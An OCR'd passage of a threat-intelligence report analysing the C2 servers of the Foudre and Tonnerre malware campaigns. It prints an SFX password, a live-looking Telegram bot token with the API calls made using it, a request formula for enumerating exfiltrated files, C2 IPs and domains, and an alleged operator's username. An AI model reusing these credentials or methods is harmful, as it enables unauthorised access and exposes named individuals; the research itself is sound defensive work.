
- If the GUID is included in this file, it will redirect the HTTP GET request to download the encrypted SFX upgrade file.
- If the GUID isn't included, it will redirect to a non-existing file or just return a "page not found" error.



Directories 2 and de are used for a signature download as part of Foudre C2 validation—this process was described in our previous research report.

The **en** directory is used to receive and store the exfiltrated files from the C2 server.
Under the en directory, there are four sub-directories—blkb, dirm, dirt, and cplist—and an index.php file.

The download of the victim's files is done via fdir.php under the dirt and dirm directories. It allows the threat actor to move the exfiltrated data from the C2 server—which is usually in Europe to Iran.




The index.php stores the exfiltrated data in the dirt, dirm, and blkb folders. It stores the victim's data separately from the attacker's testing machines' exfiltrated files. The victim's files are stored in folders dirm and dirt, while the attacker's files are stored under the blkb folder. The check is done by reading the machine GUID of the attacker's machine from the file blk.lst.

If the machine GUID is one of the three attacker's machines above, it will store the files under the blkb folder. Otherwise, it will store the exfiltrated files under the dirm/dirt folders.

The goal of the separation is to disallow the fdir.php backend script to download the attacker's exfiltrated files and only allow download of dirm/dirt files. We will explain now how we were able to solve this limitation and download the attacker's files as well.

The **cplist** directory includes a communication log file for each victim—the file name is the victim's machine host name. The log file includes the following data:

- IP
- C2 domain name
- machine GUID
- time



Now that we have the exact time of the communication, the machine GUID, the IP, and the structure of the exfiltrated file name from the dirm/dirt downloaded files, we can download any file from this attacker's machine.

We first tried 256 requests using the formula:
/blkb/<machineGUID>/L<YY><MM><DD><hh><mm<ss>.<ip>.<**0-255**>


It didn't work. However, when we added different hours and minutes it worked. As an example, we were able to download this file on November 24, 2025, from: /blkb/<machineGUID>/L<YY><MM><DD><**hh**><**mm**<ss>.<ip>.<**0-255**>

We then noticed that the difference between the time of the communication log and the time in the actual file name was not random. We assumed it was a fixed time gap and, once we used the same time gap, we were able to download a previous file from October 9, 2025.

So, by sending up to 256 requests, we were able to download any of the attacker's exfiltrated files from this attacker's machine. This is the final formula:
/blkb/<machineGUID>/L<YY><MM><DD><fixed hh gap>< fixed mm gap<ss>.<ip>.<**0-255**>

Tonnerre v17

The C2 server structure of Tonnerre v17 is similar to Foudre v34 and includes three directories: blog, f, and s. Below is an illustration of the C2 structure.



The f directory stores the communication log file (like en/cplist in Foudre v34). The s directory is for the validation of the C2 (like 2 and de in Foudre v34). The blog directory is used to store the exfiltrated files (like en in Foudre v34).

We were able to download the victim's files from 2021. The data is encrypted, but it includes metadata on the file full path, host name, user name, Tonnerre version, and machine GUID.


Once we have the victim's machine name, we could download the communication log of this victim from the en/cplist and f directories.

Most of the victims were located in Iran, but there were some across Europe and countries like Iraq, Turkey, India, and Canada. While we have chosen not to publish the data here due to privacy concerns, we are more than willing to share the data with authorized law enforcement agencies.

Covering Their Tracks

Monitoring the Prince of Persia campaigns was challenging, as the threat actor moved between C2 servers frequently, used techniques to cover their tracks, and removed non-valued infections. In August 2022, we discovered in real time that the threat actor was uploading commands to delete Foudre from some victims' machines and transferring other victims to communicate with a new C2 server.

The command was implemented like a new version upgrade. Foudre upgraded itself by downloading an encrypted SFX file. The deletion was completed in the same way, as an encrypted SFX file that instead of installing a new version, terminates the Foudre process and then renames the Foudre file name, so it won't load again after OS restart. The SFX file is encrypted with password RBA4b5a98Q, which is the same password used in the version upgrade process.



The following list outlines the C2 servers of Foudre v34 and Tonnerre v17—as well as the dates of their activity—uncovered by our research:

- 45.80.148.35 – active since September 2025
- 45.80.151.166 – active between December 2024 and September 2025 (old and new DGA)
- 45.80.151.24 – active between April 2024 and December 2024 (old and new DGA)
- 45.80.151.179 – active between October 2023 and April 2024 (old and new DGA)
- 45.80.148.128 – active between June 2023 and January 2024 (old DGA)
- 179.43.190.13 – active between July 2022 and May 2024 (new DGA)
- 45.80.151.71 – testing server rather than fully operational C2 server – used for olptqwrq.space and kmnnuqru.space between October 2023 and December 2024


New C2 Server Structures

The biggest development from our latest research is that we were able to detect the following C2 servers with a new structure that the threat actor used to control victims of a new Tonnerre v50 and an unknown, new Foudre version:

- 45.80.148.195 – active since October 12, 2025 – only for the new Foudre version (12-length DGA generated domain names)
- 45.80.148.124 – active between August 1, 2025 and September 20, 2025 for both the new Foudre version and new Tonnerre v50 (10- and 13-length DGA generated domain names)

Tonnerre v50 & New Foudre Version C2 Server Structure

The C2 server structure includes four directories: r, search, t, web. Below is a local illustration of the C2 server. NOTE: The real c2 server is usually a LiteSpeed Web server.




The r directory is used for storing the communication logs (similar to “f” directory in previous C2 servers). The search directory is used for C2 validation (similar to “s” directory in previous C2 servers). The web directory is used for storing the exfiltrated files (similar to “blog” directory in previous C2). The t directory stands for Telegram and is used for downloading the file tga.adr to communicate with the Telegram API (https://crsvbuxfoovzy.privatedns.org/t/tga.adr).

However, the download of the tga.adr file can only be achieved for a close list of enabled victims GUIDs. We were able to get the GUID and trigger the download of the tga.adr file.


The content of tga.adr is:

- TGsend: Actived
- 874675833
- 7900216285:AAEVjLjt4csUKGanerJuuiDhdsmlUv0yooM

The first line includes Telegram’s bot chat_id and the second line includes Telegram’s token.
We used the token to query the chat members count and found two members:



The first member is the bot, named “ttestro1bot,” which probably stands for Tonnerre Test Robot.



The bot doesn't have permissions to read chat messages:

api.telegram.org/bot7900216285:AAEVjLjt4csUKGanerJuuiDhdsmIUv0yooM/getme?user_id=874675833&chat_id=874675833

Pretty-print


```
{
  "ok": true,
  "result": {
    "id": 7900216285,
    "is_bot": true,
    "first_name": "Ttest",
    "username": "ttestro1bot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}
```


The second member is even more interesting: Ehsan (written in Persian), who is probably one of the threat group hackers responsible for commanding the victim's machines over Telegram:

api.telegram.org/bot7900216285:AAEVjLjt4csUKGanerJuuiDhdsmIUv0yooM/getChatMember?user_id=874675833&chat_id=874675833

Pretty-print


```
{
  "ok": true,
  "result": {
    "user": {
      "id": 874675833,
      "is_bot": false,
      "first_name": "سرافراز",
      "username": "ehsan8999100",
      "language_code": "en"
    },
    "status": "member"
  }
}
```



Ehsan is a private user type with the following permissions:

api.telegram.org/bot7900216285:AAEVjLjt4csUKGanerJuuiDhdsmlUv0yooM/getChat?chat_id=874675833

Pretty-print


```
{
  "ok": true,
  "result": {
    "id": 874675833,
    "first_name": "سرافراز",
    "username": "ehsan8999100",
    "type": "private",
    "can_send_gift": true,
    "active_usernames": [
      "ehsan8999100"
    ],
    "has_private_forwards": true,
    "accepted_gift_types": {
      "unlimited_gifts": true,
      "limited_gifts": true,
      "unique_gifts": true,
      "premium_subscription": true
    },
    "photo": {
      "small_file_id": "AQADAgADqacxG3l-IjQACAIAA3l-IjQABDleAAEs5uav1TYE",
      "small_file_unique_id": "AQADqacxG3l-IjQAAQ",
      "big_file_id": "AQADAgADqacxG3l-IjQACAMAA3l-IjQABDleAAEs5uav1TYE",
      "big_file_unique_id": "AQADqacxG3l-IjQB"
    },
    "max_reaction_count": 11,
    "accent_color_id": 3
  }
}
```


This user is still active as recently as December 13, 2025:




Ehsan is a common Persian name typical for an Iranian. This attribution is pretty strong in combination with the IP location of the attacker’s testing machine. We tracked the IP addresses used over several years, all of which

indicated Iran as the location. While different IP location databases provided different cities, all of them were in Iran:


- 83.122.48.123 – IRAN – **Tehran** / Zahedan / Mashhad
- 37.156.153.108 – IRAN – **Tehran** / Bandar-e Emam Khomeyni
- 5.125.60.37 – IRAN – **Tehran** / Sabzevar / Mashhad
- 37.156.155.168 – IRAN – **Tehran** / Karaj / Mashhad
- 113.203.19.147 – IRAN – **Tehran** / Mashhad

New Foudre Version C2 Server Structure

The C2 server structure for the new (unknown) Foudre version includes four directories: dirm, dirt, download, key, and list. Below is a local illustration of the C2 server structure.



The list/slist directory is used for storing the communication logs (similar to “en/cplist” directory in previous C2 servers).



The key directory is used for C2 validation. Every day, Foudre downloads a dedicated signature file encrypted with an RSA private key by the threat actor and then uses RSA verification with an embedded public key to verify that this domain is an approved domain. The request's format is:
"https://<domain name>/key/<domain name><yy><day of year>.sig"

The purpose of the download directory is unknown. We believe it is probably used to download and upgrade to a new version. The dirm and dirt directories are on the root folder and are used to store the exfiltrated files.

Tonnerre v50 & New Foudre Generated Domain Names

The TLD extensions are “site,” ”hbmc.net,” and “ix.tc” for Foudre; for Tonnerre the TLD is “privatedns.org.” The Foudre DGA is unknown, generates varied alphabet domain names in 10 or 12 character lengths, and different TLDs: “site”, “ix.tc”, and “hbmc.net”. Tonnerre DGA generates 13-character length domain names with “privatedns.org” as TLD.

Below are some examples of the C2 server’s domain names:


- Foudre
  - dmxqdlcuiryu.site
  - xleeuzjdpqwm.ix.tc
  - xleeuzjdpqwm.hbmc.net
- Tonnerre
  - crsvbuxfoovzy.privatedns.org

Older Variants Discovered for the First Time

In addition to the new C2 server and Telegram group, we also discovered important findings on the early stages of Foudre campaigns dating back to 2017 and 2020.

Amaq News Finder – 2017 July-October


We discovered a different variant of Foudre camouflaged as Amaq News Finder (AMF). This is probably one of the first attack vectors to download and execute Foudre. Amaq News Agency is a news outlet linked to the Islamic State (ISIS). In March 2019, Amaq News Agency was designated as a foreign terrorist organization by the United States Department of State.



In the example below, pressing on the Start button will execute the trojan's malicious activity which is similar to Foudre but different in the URLs used and in its use of an encryption key (amfkey01.key).

The TLD is also different: .stream,.in, .mooo.com,.ddns.net,.dynu.net. The DGA prefix is AmaqFinder1, which is longer than the regular three uppercase letters and digits used in all other versions of both Fourde and Tonnerre. This leads us to believe it was used on high valued victims.

AmaqFinder was also used to download and execute Foudre v3 on October 2017 (160bb722bd70b70c3e993c8eba59d8cf8117899073a4a6e42b0240d858a98dad).



